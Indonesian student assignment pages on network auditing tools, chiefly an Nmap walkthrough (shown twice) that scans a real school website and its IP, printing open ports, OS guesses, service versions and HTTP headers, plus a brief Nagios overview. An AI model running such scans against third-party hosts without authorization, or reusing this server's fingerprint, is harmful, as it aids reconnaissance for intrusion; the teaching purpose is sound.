
<https://www.youtube.com/watch?v=35a0VhzlO2Y>

- Anda juga dapat mempelajari langkah-langaknya dengan mendownload dari pdf berikut ini :

https://www.academia.edu/37659321/PROSES_AUDIT_SERVER_DENGAN_NESSUS

TERIMA KASIH





NMAP

KELOMPOK 2

- Nama Kelompok.....

- 1. Rahmad Kartolo

- 2. Rio Permata

- 3. Muhammad Syahril

- 4. Yeni Gustini

- NMAP adalah singkatan dari *Network Mapper* yang merupakan sebuah *tool* atau alat yang bersifat *open source*. Alat ini hanya digunakan secara khusus untuk eksplorasi jaringan serta melakukan audit terhadap keamanan dari jaringan. Seseorang yang berjasa mengukirkan namanya sebagai penemu atau pencipta dari NMAP adalah Gordon Lyon

- FUNGSI NMAP?

- **1. Digunakan untuk memeriksa jaringan**
- Fungsi NMAP yang pertama adalah sebagai alat untuk melakukan pengecekan pada jaringan. NMAP bisa digunakan untuk melakukan pengecekan terhadap jaringan besar dalam waktu yang singkat. Meskipun begitu, NMAP juga mampu bekerja pada host tunggal. Cara kerjanya adalah dengan menggunakan IP raw yang berfungsi untuk menentukan mana host yang tersedia di dalam jaringan

- **2. Melakukan scanning pada port jaringan**
- Fungsi kedua dari adanya NMAP adalah untuk melakukan scanning terhadap suatu port jaringan komputer. Port adalah nomor yang berguna untuk membedakan antara aplikasi yang satu dengan aplikasi yang lainnya yang masih berada dalam jaringan komputer

- Studi Kasus

pada web SMK NEGERI 2 Palembang

www.smkn2palembang.sch.id

- Atau ip addres 103.134.152.1

Pertama kita scan pada web smkn2palembang.sch.id
seperi gambar di bwah ini

The screenshot shows the Zenmap application window. The target is set to `www.smkn2palembang.sch.id` and the profile is `Quick scan`. The command is `nmap -T4 -F www.smkn2palembang.sch.id`. The scan results are displayed in the main pane, showing the target IP `103.134.152.1` and a list of open ports. A red box highlights the open ports section, and a red arrow points to it.

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	closed	ssh
26/tcp	closed	rsftp
53/tcp	open	domain
80/tcp	open	http
110/tcp	open	pop3
143/tcp	open	imap
443/tcp	open	https
465/tcp	open	smtps
587/tcp	open	submission
993/tcp	open	imaps
995/tcp	open	pop3s
3306/tcp	open	mysql
5432/tcp	open	postgresql
8080/tcp	closed	http-proxy
8443/tcp	closed	https-alt
49152/tcp	closed	unknown
49153/tcp	closed	unknown
49154/tcp	closed	unknown
49155/tcp	closed	unknown
49156/tcp	closed	unknown
49157/tcp	closed	unknown

Nmap done: 1 IP address (1 host up) scanned in 12.05 seconds

- Langkah selanjutnya Kita scanning menggunakan ip address 103.134.152.1


◦

```
Administrator: C:\Windows\system32\cmd.exe

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.47 seconds

C:\Users\Rahmad Cart>nmap 103.134.152.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-16 22:06 Pacific Daylight Time
Nmap scan report for sgz9.cloudhost.id (103.134.152.1)
Host is up (0.017s latency).
Not shown: 929 filtered ports, 59 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
465/tcp   open  smtps
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql
5432/tcp  open  postgresql

Nmap done: 1 IP address (1 host up) scanned in 4.78 seconds
```



port yg terbuka

- Langkah selanjutnya kita akan melihat operstion system yg berjalan pada web tersebut menggunakan perintah “nmap -O 103.134.152.1

```
Administrator: C:\Windows\system32\cmd.exe
C:\Users\Rahmad Cart>nmap -O 103.134.152.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-16 22:12 Pacific Daylight Time
Nmap scan report for sgz9.cloudhost.id (103.134.152.1)
Host is up (0.016s latency).
Not shown: 929 filtered ports, 59 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
465/tcp   open  smtps
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql
5432/tcp  open  postgresql
Aggressive OS guesses: Linux 3.10 - 4.11 (94%), Linux 3.18 (91%), Linux 3.2 - 4.9 (91%), Linux 3.13 (90%), Linux 4.10 (90%), Linux 4.4 (90%), Linux 3.10 (90%), Linux 3.11 - 3.12 (90%), Linux 3.2 (90%), Crestron XPanel control system (89%)
No exact OS matches for host (test conditions non-ideal).


OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.33 seconds
C:\Users\Rahmad Cart>
```

- Langkah selanjutnya kita akan versi packet yg berjalan pada packet atau web tersebut menggunakan perintah "nmap -sV 103.134.152.1"

```
Administrator: C:\Windows\system32\cmd.exe
C:\Users\Rahmad Cart>nmap -sV 103.134.152.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-16 22:01 Pacific Daylight Time
Nmap scan report for sgz9.cloudhost.id (103.134.152.1)
Host is up (0.015s latency).
Not shown: 929 filtered ports, 59 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Pure-FTPd
53/tcp    open  domain       ISC BIND 9.11.4-P2 (RedHat Enterprise Linux 7)
80/tcp    open  http         LiteSpeed httpd
110/tcp   open  pop3         Dovecot pop3d
143/tcp   open  imap         Dovecot imapd
443/tcp   open  ssl/http     LiteSpeed httpd
465/tcp   open  ssl/smtp     Exim smtpd 4.93
587/tcp   open  smtp         Exim smtpd 4.93
993/tcp   open  imaps?
995/tcp   open  pop3s?
3306/tcp  open  mysql        MySQL 5.5.5-10.3.22-MariaDB-cll-lve
5432/tcp  open  postgresql   PostgreSQL DB
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint
at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5432-TCP:V=7.80%I=7%D=5/16%Time=5EC0C533%P=i686-pc-windows-windows%
SF:r(SMBProgNeg,85,"E\0\0\0\x84SFATAL\0C0A000\0Munsupported\x20frontend\x2
SF:0protocol\x2065363\19778:\x20server\x20supports\x201\0\x20to\x203\0\
SF:0Fpostmaster\c\0L1798\0RProcessStartupPacket\0\0");
Service Info: OS: Linux; CPE: cpe:/o:redhat:enterprise_linux:7

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.03 seconds
C:\Users\Rahmad Cart>
```

- Langkah selanjutnya kita akan mengidentifikasi port UDP. Layanan DNS, SNMP dan DHCP adalah beberapa layanan yang menggunakan paket UDP pada web menggunakan perintah “nmap -sU 103.134.152.1



```
Select Administrator: C:\Windows\system32\cmd.exe

C:\Users\Rahmad Cart>nmap -sU 103.134.152.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-16 21:36 Pacific Daylight Time
Nmap scan report for sgz9.cloudhost.id (103.134.152.1)
Host is up (0.015s latency).
Not shown: 999 filtered ports
PORT      STATE      SERVICE
53/udp    open|filtered domain
Nmap done: 1 IP address (1 host up) scanned in 1008.48 seconds
```

- Didapat open|filtered yang berarti
- Nmap menganggap port dalam status ini bila ia tidak dapat menentukan apakah port open atau filtered. Hal ini terjadi untuk jenis pemeriksaan ketika port terbuka tidak memberi respon. Tidak adanya tanggapan dapat pula berarti bahwa packet filter men-drop probe atau respon yang diberikan. Sehingga Nmap tidak dapat mengetahui dengan tepat apakah port terbuka atau difilter. Scan UDP, IP protocol, FIN, NULL, dan Xmas mengklasifikasikan port dengan cara ini.

- Langkah selanjutnya kita akan mengidentifikasi header http pada web menggunakan perintah “nmap --script=http-headers smkn2palembang.sch.id”


```

C:\Users\Rahmad Cart>nmap --script=http-headers smkn2palembang.sch.id
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-16 22:33 Pacific Daylight Time
Nmap scan report for smkn2palembang.sch.id (103.134.152.1)
Host is up (0.016s latency).
rDNS record for 103.134.152.1: sgz9.cloudhost.id
Not shown: 929 filtered ports, 59 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
80/tcp    open  http
| http-headers:
|   X-Powered-By: PHP/7.4.5
|   Expires: Thu, 19 Nov 1981 08:52:00 GMT
|   Cache-Control: no-store, no-cache, must-revalidate
|   Pragma: no-cache
|   Content-Type: text/html; charset=UTF-8
|   Link: <http://smkn2palembang.sch.id/wp-json/>; rel="https://api.w.org/"
|   Link: <https://wp.me/9844E>; rel=shortlink
|   X-TEC-API-VERSION: v1
|   X-TEC-API-ROOT: http://smkn2palembang.sch.id/wp-json/tribe/events/v1/
|   X-TEC-API-ORIGIN: http://smkn2palembang.sch.id
|   Date: Sat, 16 May 2020 15:34:04 GMT
|   Server: LiteSpeed
|   Connection: close
|   Set-Cookie: PHPSESSID=77f6d7b091a38d7a87da6bb77e07b737; path=/
|   Content-Length: 0
|
|_ (Request type: HEAD)
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
| http-headers:
|   Connection: close
|   X-Powered-By: PHP/7.4.5
|   Set-Cookie: PHPSESSID=74a0068cdc86a291779ca2f81431d0c4; path=/; secure
|   Expires: Thu, 19 Nov 1981 08:52:00 GMT
|   Cache-Control: no-store, no-cache, must-revalidate
|   Pragma: no-cache
|   Content-Type: text/html; charset=UTF-8
|   Link: <https://smkn2palembang.sch.id/wp-json/>; rel="https://api.w.org/"
|   Link: <https://wp.me/9844E>; rel=shortlink
|   X-TEC-API-VERSION: v1

```

Activate Windows
Go to Settings to activate Windows.

◦TERIMAH KASIH



NMAP

KELOMPOK 2

- Nama Kelompok.....

- 1. Rahmad Kartolo

- 2. Rio Permata

- 3. Muhammad Syahril

- 4. Yeni

- NMAP adalah singkatan dari *Network Mapper* yang merupakan sebuah *tool* atau alat yang bersifat *open source*. Alat ini hanya digunakan secara khusus untuk eksplorasi jaringan serta melakukan audit terhadap keamanan dari jaringan. Seseorang yang berjasa mengukirkan namanya sebagai penemu atau pencipta dari NMAP adalah Gordon Lyon

- FUNGSI NMAP?

- **1. Digunakan untuk memeriksa jaringan**
- Fungsi NMAP yang pertama adalah sebagai alat untuk melakukan pengecekan pada jaringan. NMAP bisa digunakan untuk melakukan pengecekan terhadap jaringan besar dalam waktu yang singkat. Meskipun begitu, NMAP juga mampu bekerja pada host tunggal. Cara kerjanya adalah dengan menggunakan IP raw yang berfungsi untuk menentukan mana host yang tersedia di dalam jaringan

- **2. Melakukan scanning pada port jaringan**
- Fungsi kedua dari adanya NMAP adalah untuk melakukan scanning terhadap suatu port jaringan komputer. Port adalah nomor yang berguna untuk membedakan antara aplikasi yang satu dengan aplikasi yang lainnya yang masih berada dalam jaringan komputer

- Studi Kasus

pada web SMK NEGERI 2 Palembang

www.smkn2palembang.sch.id

- Atau ip addres 103.134.152.1

Pertama kita scan pada web smkn2palembang.sch.id
seperi gambar di bwah ini

The screenshot shows the Zenmap application window. The target is set to `www.smkn2palembang.sch.id` and the profile is `Quick scan`. The command entered is `nmap -T4 -F www.smkn2palembang.sch.id`. The main output pane displays the scan results for `www.smkn2palembang.sch.id` (103.134.152.1). The output indicates that the host is up and lists 78 filtered ports. A red box highlights the open ports section, and a red arrow points to it.

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	closed	ssh
26/tcp	closed	rsftp
53/tcp	open	domain
80/tcp	open	http
110/tcp	open	pop3
143/tcp	open	imap
443/tcp	open	https
465/tcp	open	smtps
587/tcp	open	submission
993/tcp	open	imaps
995/tcp	open	pop3s
3306/tcp	open	mysql
5432/tcp	open	postgresql
8080/tcp	closed	http-proxy
8443/tcp	closed	https-alt
49152/tcp	closed	unknown
49153/tcp	closed	unknown
49154/tcp	closed	unknown
49155/tcp	closed	unknown
49156/tcp	closed	unknown
49157/tcp	closed	unknown

Nmap done: 1 IP address (1 host up) scanned in 12.05 seconds

- Langkah selanjutnya Kita scanning menggunakan ip address 103.134.152.1


◦

```
Administrator: C:\Windows\system32\cmd.exe

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.47 seconds

C:\Users\Rahmad Cart>nmap 103.134.152.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-16 22:06 Pacific Daylight Time
Nmap scan report for sgz9.cloudhost.id (103.134.152.1)
Host is up (0.017s latency).
Not shown: 929 filtered ports, 59 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
465/tcp   open  smtps
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql
5432/tcp  open  postgresql

Nmap done: 1 IP address (1 host up) scanned in 4.78 seconds
```



port yg terbuka

- Langkah selanjutnya kita akan melihat operstion system yg berjalan pada web tersebut menggunakan perintah “nmap -O 103.134.152.1

```
Administrator: C:\Windows\system32\cmd.exe
C:\Users\Rahmad Cart>nmap -O 103.134.152.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-16 22:12 Pacific Daylight Time
Nmap scan report for sgz9.cloudhost.id (103.134.152.1)
Host is up (0.016s latency).
Not shown: 929 filtered ports, 59 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
465/tcp   open  smtps
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql
5432/tcp  open  postgresql
Aggressive OS guesses: Linux 3.10 - 4.11 (94%), Linux 3.18 (91%), Linux 3.2 - 4.9 (91%), Linux 3.13 (90%), Linux 4.10 (90%), Linux 4.4 (90%), Linux 3.10 (90%), Linux 3.11 - 3.12 (90%), Linux 3.2 (90%), Crestron XPanel control system (89%)
No exact OS matches for host (test conditions non-ideal).


OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.33 seconds
C:\Users\Rahmad Cart>
```


- Langkah selanjutnya kita akan versi packet yg berjalan pada packet atau web tersebut menggunakan perintah "nmap -sV 103.134.152.1"

```
Administrator: C:\Windows\system32\cmd.exe
C:\Users\Rahmad Cart>nmap -sV 103.134.152.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-16 22:01 Pacific Daylight Time
Nmap scan report for sgz9.cloudhost.id (103.134.152.1)
Host is up (0.015s latency).
Not shown: 929 filtered ports, 59 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Pure-FTPd
53/tcp    open  domain       ISC BIND 9.11.4-P2 (RedHat Enterprise Linux 7)
80/tcp    open  http         LiteSpeed httpd
110/tcp   open  pop3         Dovecot pop3d
143/tcp   open  imap         Dovecot imapd
443/tcp   open  ssl/http     LiteSpeed httpd
465/tcp   open  ssl/smtp     Exim smtpd 4.93
587/tcp   open  smtp         Exim smtpd 4.93
993/tcp   open  imaps?
995/tcp   open  pop3s?
3306/tcp  open  mysql        MySQL 5.5.5-10.3.22-MariaDB-cll-lve
5432/tcp  open  postgresql   PostgreSQL DB
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint
at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5432-TCP:V=7.80%I=7%D=5/16%Time=5EC0C533%P=i686-pc-windows-windows%
SF:r(SMBProgNeg,85,"E\0\0\0\x84SFATAL\0C0A000\0Munsupported\x20frontend\x2
SF:0protocol\x2065363\19778:\x20server\x20supports\x201\0\x20to\x203\0\
SF:0Fpostmaster\c\0L1798\0RProcessStartupPacket\0\0");
Service Info: OS: Linux; CPE: cpe:/o:redhat:enterprise_linux:7

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.03 seconds
C:\Users\Rahmad Cart>
```

- Langkah selanjutnya kita akan mengidentifikasi port UDP. Layanan DNS, SNMP dan DHCP adalah beberapa layanan yang menggunakan paket UDP pada web menggunakan perintah “nmap -sU 103.134.152.1



```
Select Administrator: C:\Windows\system32\cmd.exe

C:\Users\Rahmad Cart>nmap -sU 103.134.152.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-16 21:36 Pacific Daylight Time
Nmap scan report for sgz9.cloudhost.id (103.134.152.1)
Host is up (0.015s latency).
Not shown: 999 filtered ports
PORT      STATE      SERVICE
53/udp    open|filtered domain
Nmap done: 1 IP address (1 host up) scanned in 1008.48 seconds
```

- Didapat open|filtered yang berarti
- Nmap menganggap port dalam status ini bila ia tidak dapat menentukan apakah port open atau filtered. Hal ini terjadi untuk jenis pemeriksaan ketika port terbuka tidak memberi respon. Tidak adanya tanggapan dapat pula berarti bahwa packet filter men-drop probe atau respon yang diberikan. Sehingga Nmap tidak dapat mengetahui dengan tepat apakah port terbuka atau difilter. Scan UDP, IP protocol, FIN, NULL, dan Xmas mengklasifikasikan port dengan cara ini.

- Langkah selanjutnya kita akan mengidentifikasi header http pada web menggunakan perintah “nmap --script=http-headers smkn2palembang.sch.id”

```

C:\Users\Rahmad Cart>nmap --script=http-headers smkn2palembang.sch.id
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-16 22:33 Pacific Daylight Time
Nmap scan report for smkn2palembang.sch.id (103.134.152.1)
Host is up (0.016s latency).
rDNS record for 103.134.152.1: sgz9.cloudhost.id
Not shown: 929 filtered ports, 59 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
80/tcp    open  http
| http-headers:
|   X-Powered-By: PHP/7.4.5
|   Expires: Thu, 19 Nov 1981 08:52:00 GMT
|   Cache-Control: no-store, no-cache, must-revalidate
|   Pragma: no-cache
|   Content-Type: text/html; charset=UTF-8
|   Link: <http://smkn2palembang.sch.id/wp-json/>; rel="https://api.w.org/"
|   Link: <https://wp.me/9844E>; rel=shortlink
|   X-TEC-API-VERSION: v1
|   X-TEC-API-ROOT: http://smkn2palembang.sch.id/wp-json/tribe/events/v1/
|   X-TEC-API-ORIGIN: http://smkn2palembang.sch.id
|   Date: Sat, 16 May 2020 15:34:04 GMT
|   Server: LiteSpeed
|   Connection: close
|   Set-Cookie: PHPSESSID=77f6d7b091a38d7a87da6bb77e07b737; path=/
|   Content-Length: 0
|
|_ (Request type: HEAD)
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
| http-headers:
|   Connection: close
|   X-Powered-By: PHP/7.4.5
|   Set-Cookie: PHPSESSID=74a0068cdc86a291779ca2f81431d0c4; path=/; secure
|   Expires: Thu, 19 Nov 1981 08:52:00 GMT
|   Cache-Control: no-store, no-cache, must-revalidate
|   Pragma: no-cache
|   Content-Type: text/html; charset=UTF-8
|   Link: <https://smkn2palembang.sch.id/wp-json/>; rel="https://api.w.org/"
|   Link: <https://wp.me/9844E>; rel=shortlink
|   X-TEC-API-VERSION: v1

```

Activate Windows
Go to Settings to activate Windows.

◦TERIMAH KASIH



Kelompok :

1. Agus Wiranto 182420102
2. Yudustira Sira Permana 182420104



Apa itu Nagios?

Nagios merupakan sebuah system dan aplikasi pemantauan jaringan yang diciptakan oleh Ethan Galstad (<http://nagios.org>) dan pertama diluncurkan tahun 1999. Nagios mengawasi host-host dan servis yang telah ditetapkan, memberi peringatan jika keadaan memburuk, dan memberi tahu kapan keadaan tersebut membaik. Nagios dijalankan dalam Linux.



Kebutuhan awal sebelum instalasi Nagios yaitu Web Server (apache), PHP (php 5), Net-SNMP.

Nagios merupakan salah satu Network Monitoring System yang bekerja berdasarkan konsep SNMP (Simple Network Management Protocol) pada pengumpulan informasi statistik jaringan. Proses pengambilan data (lewat SNM Patau skrip) sampai kepada pembuatan grafik dilakukan menggunakan Bahasa pemrograman PHP.

Tampilan Menu Utama Nagios



Tampilan setelah user name dan password dimasukkan adalah menu utama Nagios.



Nagios bisa memberitahukan sebuah peringatan awal tentang suatu masalah jaringan, seringkali memperbolehkan anda untuk merespon kepada masalah sebelum user punya kesempatan untuk mengadu.

Kelebihan Nagios

1. Pemantauan servis jaringan (SMTP, POP3, HTTP, NNTP, PING, dsb)
2. Pemantauan sumber host(load prosesor, penggunaan disk, dsb)
3. Desain plugin yang sederhana, yang memungkinkan pengguna untuk lebih mudah menggunakan pemeriksaan terhadap services.
4. Service cek yang parallel
5. Pemberitahuan ketika terjadi masalah pada servis atau host dan
6. Kemampuan untuk mendefinisikan kejadian yang ditangani selama servis/host berlangsung untuk mempermudah pemecahan masalah
